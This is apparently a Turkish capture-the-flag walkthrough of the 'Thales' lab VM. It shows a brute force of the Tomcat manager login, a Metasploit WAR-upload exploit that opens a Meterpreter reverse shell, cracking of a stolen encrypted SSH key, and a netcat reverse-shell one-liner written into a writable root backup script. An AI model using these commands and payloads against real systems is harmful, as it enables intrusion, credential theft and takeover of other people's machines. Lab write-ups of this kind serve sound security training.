

# THALES WALKTHROUGH

Currently scanning: 192.168.44.0/16 | Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 5 hosts. Total size: 540

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	c0:51:5c:9b:b2:68	5	300	Unknown vendor
192.168.1.40	00:e1:8c:d9:36:40	1	60	Intel Corporate
192.168.1.46	08:00:27:b8:61:32	1	60	PCS Systemtechnik GmbH
192.168.1.37	00:09:df:de:55:d3	1	60	Vestel Elektronik San ve Tic. A.Ş.
192.168.1.36	92:6f:87:ab:ab:99	1	60	Unknown vendor

Netdiscover ile ağda bulunan cihazları tespit ediyoruz.

Hedefin 192.168.1.46 ip adresinde çalıştığını tespit ettik.

```
nmap -sS -sV -sC -Pn 192.168.1.46
```

Nmap Taraması gerçekleştiriyoruz.

```
root@kali:~# nmap -sS -sV -sC -Pn 192.168.1.46
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-19 10:03 EST
Nmap scan report for 192.168.1.46 (192.168.1.46)
Host is up (0.0029s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
|   256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)
|_  256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)
8080/tcp  open  http      Apache Tomcat 9.0.52
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.52
MAC Address: 08:00:27:B8:61:32 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.51 seconds
root@kali:~#
```

8080 portunda http servisi çalışıyor. Apache Tomcat 9.0.52 servisinin çalıştığını görüyoruz .Apache Tomcat veya Tomcat Java tabanlı web uygulamalarını yayınlamak için kullanılan web sunucusudur.

## Apache Tomcat/9.0.52



If you're seeing this, you've successfully installed Tomcat. Congratulations!



## Recommended Reading:

[Security Considerations How-To](#)

[Manager Application How-To](#)

[Clustering/Session Replication How-To](#)

[Server Status](#)
[Manager App](#)
[Host Manager](#)

## Developer Quick Start

[Tomcat Setup](#)
[First Web Application](#)
[Realms & AAA](#)
[JDBC DataSources](#)
[Examples](#)
[Servlet Specifications](#)
[Tomcat Versions](#)

## Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users. [Read more...](#)

[Release Notes](#)

[Changelog](#)

[Migration Guide](#)

[Security Notices](#)

## Documentation

[Tomcat 9.0 Documentation](#)

[Tomcat 9.0 Configuration](#)

[Tomcat Wiki](#)

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

[Tomcat 9.0 Bug Database](#)

[Tomcat 9.0 JavaDocs](#)

[Tomcat 9.0 Git Repository at GitHub](#)

## Getting Help

[FAQ](#) and [Mailing Lists](#)

The following mailing lists are available:

[tomcat-announce](#)

Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)

User support and discussion

[taglibs-user](#)

User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)

Development mailing list, including commit messages

[Other Downloads](#)
[Other Documentation](#)
[Get Involved](#)
[Miscellaneous](#)
[Apache Software Foundation](#)

Host Manager kısmına tıkladığımızda kullanıcı adı ve parola istediğini görüyoruz. Login kısmına brute force deneyebiliriz. Bunun için kullanılabilecek auxiliary metasploitte mevcut.

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.1.46
rhosts => 192.168.1.46
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8080
rport => 8080
msf5 auxiliary(scanner/http/tomcat_mgr_login) > show options
Module options (auxiliary/scanner/http/tomcat_mgr_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current datab
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][.]
RHOSTS	192.168.1.46	yes	The target host(s), range CIDR identifier, or hosts file
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, o
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host


```
msf5 auxiliary(scanner/http/tomcat_mgr_login) >
```

Hedef ip adresi ve port adresi değerlerini ayarladık. Şimdi saldırıyı başlatabiliriz.

```
[*] 192.168.1.46:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[+] 192.168.1.46:8080 - Login Successful: tomcat:role1
[-] 192.168.1.46:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.1.46:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/tomcat_mgr_login) > 
```

Kullanıcı adının tomcat parolanın ise role1 olduğunu tespit ettik.

Giriş yaptıktan sonra /manager/html/list dizininde war dosyası ekleyebileceğimiz bir alan tespit ettik.



Msfvenom ile zararlı war dosyası hazırlayabiliriz ancak bunu bizim için exploit zaten metasploitte bulunuyor.

```
msf5 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf5 exploit(multi/http/tomcat_mgr_upload) > set HTTPPASSWORD role1
HTTPPASSWORD => role1
msf5 exploit(multi/http/tomcat_mgr_upload) > set HTTPUSERNAME tomcat
HTTPUSERNAME => tomcat
msf5 exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):


| Name               | Current Setting | Required | Description                                                                        |
|--------------------|-----------------|----------|------------------------------------------------------------------------------------|
| WAR file to deploy |                 |          | Select WAR file to upload. Browse... No file selected.                             |
| HttpPassword       | role1           | no       | The password for the specified username                                            |
| HttpUsername       | tomcat          | no       | The username to authenticate as                                                    |
| Proxies            |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS             | 192.168.1.46    | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT              | 8080            | yes      | The target port (TCP)                                                              |
| SSL                | false           | no       | Negotiate SSL/TLS for outgoing connections                                         |
| TARGETURI          | /manager        | yes      | The URI path of the manager app (/html/upload and /undeploy will be used)          |
| VHOST              |                 | no       | HTTP server virtual host                                                           |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.43    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name           |
|----|----------------|
| 0  | Java Universal |



| Tomcat Version       | JVM Version      | JVM Vendor | OS Name | OS Version         |
|----------------------|------------------|------------|---------|--------------------|
| Apache Tomcat/9.0.52 | 11.0.11+9-Ubuntu | Ubuntu     | Linux   | 4.15.0-139-generic |


msf5 exploit(multi/http/tomcat_mgr_upload) >
```

Hedef ip adresi, portu, http kullanıcı adı ve parola değerlerini ayarlıyoruz. Sonrasında exploiti çalıştıralım.

```
msf5 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.1.43:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying iIiAghPqhu67VRIacfFGn89uoUIB ...
[*] Executing iIiAghPqhu67VRIacfFGn89uoUIB ...
[*] Undeploying iIiAghPqhu67VRIacfFGn89uoUIB ...
[*] Sending stage (53944 bytes) to 192.168.1.46
[*] Meterpreter session 1 opened (192.168.1.43:4444 → 192.168.1.46:57150) at 2024-11-19 10:15:44 -0500
meterpreter >
```

Shell almayı başardık.

/home/thales dizini altındaki dosyaları listelediğimizde .ssh adlı bir dizinin olduğunu tespit ettik.

Mode	Size	Type	Last modified	Name
100001/-x	457	fil	2021-10-14 07:30:45 -0400	.bash_history
100445/r--r--r-x	220	fil	2018-04-04 14:30:26 -0400	.bash_logout
100445/r--r--r-x	3771	fil	2018-04-04 14:30:26 -0400	.bashrc
40001/-x	4096	dir	2021-08-15 12:58:00 -0400	.cache
40001/-x	4096	dir	2021-08-15 12:58:00 -0400	.gnupg
40555/r-xr-xr-x	4096	dir	2021-08-15 13:50:29 -0400	.local
100445/r--r--r-x	807	fil	2018-04-04 14:30:26 -0400	.profile
100445/r--r--r-x	66	fil	2021-08-15 13:50:18 -0400	.selected_editor
40777/rwxrwxrwx	4096	dir	2021-08-16 16:34:04 -0400	.ssh
100445/r--r--r-x	0	fil	2021-10-14 06:45:25 -0400	.sudo_as_admin_successful
100444/r--r--r--	107	fil	2021-10-14 05:36:43 -0400	notes.txt
100000/-	33	fil	2021-08-15 14:18:54 -0400	user.txt

Dizinin içerisine girince id\_rsa dosyası bulunduğunu keşfettik.

```
meterpreter > ls
Listing: /home/thales/.ssh

Mode                Size      Type      Last modified            Name
-----
100444/r--r--r--  1766     fil      2021-08-16 16:34:04 -0400 id_rsa
100444/r--r--r--   396     fil      2021-08-16 16:34:04 -0400 id_rsa.pub

meterpreter > 
```



```
meterpreter > shell
```

```
Process 1 created.
```

```
Channel 1 created.
```

```
cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4, ENCRYPTED
```

```
DEK-Info: AES-128-CBC,6103FE9ABCD5EF41F96C07F531922AAF
```

```
ZMlKhM2S2Cqbj+k3h8MgQFr6oG4CBKqF1NfT04fJP51xbXe00aSdS+QgIbSaKWMh  
+/ILeS/r8rFUt9isW2QAH7JYEWBgR4Z/9KSMsUd1aEyjxz7FpZj2cL1Erj9wK9ZA  
InMmkm7xAKOWKwLTJeMS3GB4X9AX9ef/Ijmx/cvvIauK5G2jPRyGSazMjK0QcwX  
pkwnm4EwXPDiKtkwzg15RwIhJdZBbrMj7WW9kt0CF9P754mChdIWzHrxYhCUIfWd  
rHbDYTKmFL18LYhHaJ9ZklkZjb8li8JIPvnJDcnLsCY+6X1xB9dqbUGGtSHNnHiL  
rmrOSfI7RYt9gCgMtFimYRaS7gFuvZE/NmmIUJkH3Ccv1mIj3wT1TCtvREV+eKgF  
/nj+3A6ZSQKFdlm22YZBiLE4npXG0C03s81Rbv90cx0hxYGTZMu/jU9ebUT2HAh  
o1B972ZAWj3m5sDZRIQ+wTGqWFBFxF9EPia6sRM/tBkaigIELDSyVz1C46mLTmBS  
f8KNwx5rNXkNM7dYX1Sykg0RreK01weYAA0yQSHCY+iJTIf81CuDcg0IYRyWHIPU  
9rI20K910cLLO+ySa704KDcmIL1WCnGbrD4PwupQ68G2YG0Z00IrwE9efkpWPCR  
Vi2T02Zut8x6ZEFjz4d3aWiZwtf1IugQrsmBK+akRLBPjQVy/LyApqvV+tYfQeLV  
v9pEKMxR5f1gFmZpTbZ6HDHmE04Y7gXvUXphjW5uijYemcyGx0HSqCSER7y7+phA  
h0NEJHSBSdMpvoS7oSiXC0qe4QsSwITYtJs5fKuvJejRGpoh102HE+etITXlFffm  
2J1fdQgPo+qb0VSMGmkITfTBDh10DG7TZYAq80LyEh/yiALoZ8T1AEeAJev5h0N5  
PUUP8cxX4SH43lnsmIDjn8M+nEsMEWZzvaqo6a2Sfa/SEdxq8ZIM1Nm8fLuS8N2  
GCrvRmCd7H+KrMIY2Y4QuTFR1etulBBPbmcCmpsXlj496bE7n5WwILLw30e4IbZm  
ztB5WYAww6yyheLmgU4WkKMx2sOWDWZ/TSEP0j9es0eh2m0t/7Grrhn3xr8zqnCY  
i4utbnsjL4U7QVaa+zWz6PNiShH/LEpuRu2lJWZU8mZ7OyUyx9zoPRWEmz/mh0Ab  
jRMSyflNFggfzjswgcbwubUrpX2Gn6Xmb+MbTY3CRXYqLaGStxUtcpMdpj4QrFLP  
eP/3PGXugeJi8anYmXIMc3cJR03EkTX5Cj1TQRCjPWGoatOMh02akMHvVrRKGG1d  
/sMTTIDrlylREafQXacjQF0gzqxy7jQaUc0k4Vq5iWggjXNV2zbR/YYFwUzgSjSe  
SNZzz4AMwRtlCWxrdoD/exvCeKWu0bPlajTI3MaUoxPj0vhQK55XWicg+ogo9X5x  
B8XDQ3qW6QJLFELXpAnl5zW5cAHXAVzCp+VtgQyrPU04gkoOrlrj5u22UU8giTdQ  
nLypW+J5rGepKGrklOP7dxEBbQiy5XDm/K/22r9y+Lwyl38LDF2va22szGoW/oT+  
8eZHEOYASwoSKng9UEhNvX/JpsGig5sAamBgG1sV9phyR2Y9MNB/698hHyULD78C
```

```
-----END RSA PRIVATE KEY-----
```

Proc-Type: 4, ENCRYPTED kısmı bu id\_rsa anahtarının şifrelendiğini söylüyor. Bu şifrenin kırılması gerekiyor. Öncelikle bu dosyanın içeriğini ana bilgisayarımıza kaydedelim.

John aracı ile bu dosya içerisindeki şifreyi kıracağız ancak öncelikle john aracının anlayabileceği formata dönüştürmemiz gerekiyor.

ssh2john aracı ile id\_rsa dosyasını istenen formata dönüştürdük.

sonrasında kırarak parolayı bulmayı başardık.

```
root@kali:~# ./ssh2john.py id_rsa >result.txt
root@kali:~# john result.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06:SSH-128(id_rsa)3FE9ABCD5EF41F96C07F531922A4F
1g 0:00:00:11 DONE (2024-11-19 10:22) 0.08354g/s 1198Kp/s 1198Kc/s 1198KC/sa6_123..*7;Vamos!
Session completed mgQF76dG4CBKqF1NfT04fJPs1xbXe00a5dS+Qg1bSaKWMh
root@kali:~# █
```

Anahtarı Thales kullanıcısının ev dizininde bulduğumuz için thales kullanıcısına bu parola ile bağlanmayı deneyelim.

```
meterpreter > shell
Process 7 created.
Channel 7 created.
su thales
su: must be run from a terminal
python3 -c 'import pty; pty.spawn("/bin/bash")'
tomcat@miletus:/home/thales/.ssh$ su thales
su thales
Password: vodka06

thales@miletus:~/ssh$ █
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Yukarıdaki python kodu daha etkileşimli ve işlevsel bir terminal sağlar. Su komutunu yukarıdaki python kodundan sonra çalıştırabildik.

```
thales@miletus:~$ ls
ls
notes.txt  user.txt
thales@miletus:~$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
thales@miletus:~$ cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$
```

User.txt dosyasını okumayı başardık. Ayrıca /usr/local/bin/backup.sh scriptinin varlığını keşfettik.

Şimdi bu dizine gidip scripti kontrol edelim.

```
thales@miletus:/usr/local/bin$ ls
ls
backup.sh
thales@miletus:/usr/local/bin$ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Oct 14  2021 .
drwxr-xr-x 10 root root 4096 Aug  6  2020 ..
-rwxrwxrwx  1 root root   75 Nov 18 22:31 backup.sh
thales@miletus:/usr/local/bin$
```

Bu script üzerinde okuma yazma ve çalıştırma yetkilerimiz var. Bu script belli dizindeki dosyaların yedeğinin alınması için kullanılıyor. Eğer içerisine reverse shell kodumuzu yazarsak root oturumu almayı başarabiliriz.

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.1.43 4242
```

Yukarıdaki reverse shell kodunu script içerisine ekledim ve 4242 portunu netcat ile dinlemeye başlıyorum.



```
root@kali:~# nc -nvlp 4242
listening on [any] 4242 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.46] 47116
sh: 0: can't access tty; job control turned off
# ls
root.txt
# cat root.txt
3a1c85bebf8833b0ecae900fb8598b17
#
```

Root olmayı ve root.txt bayrağını almayı başardık.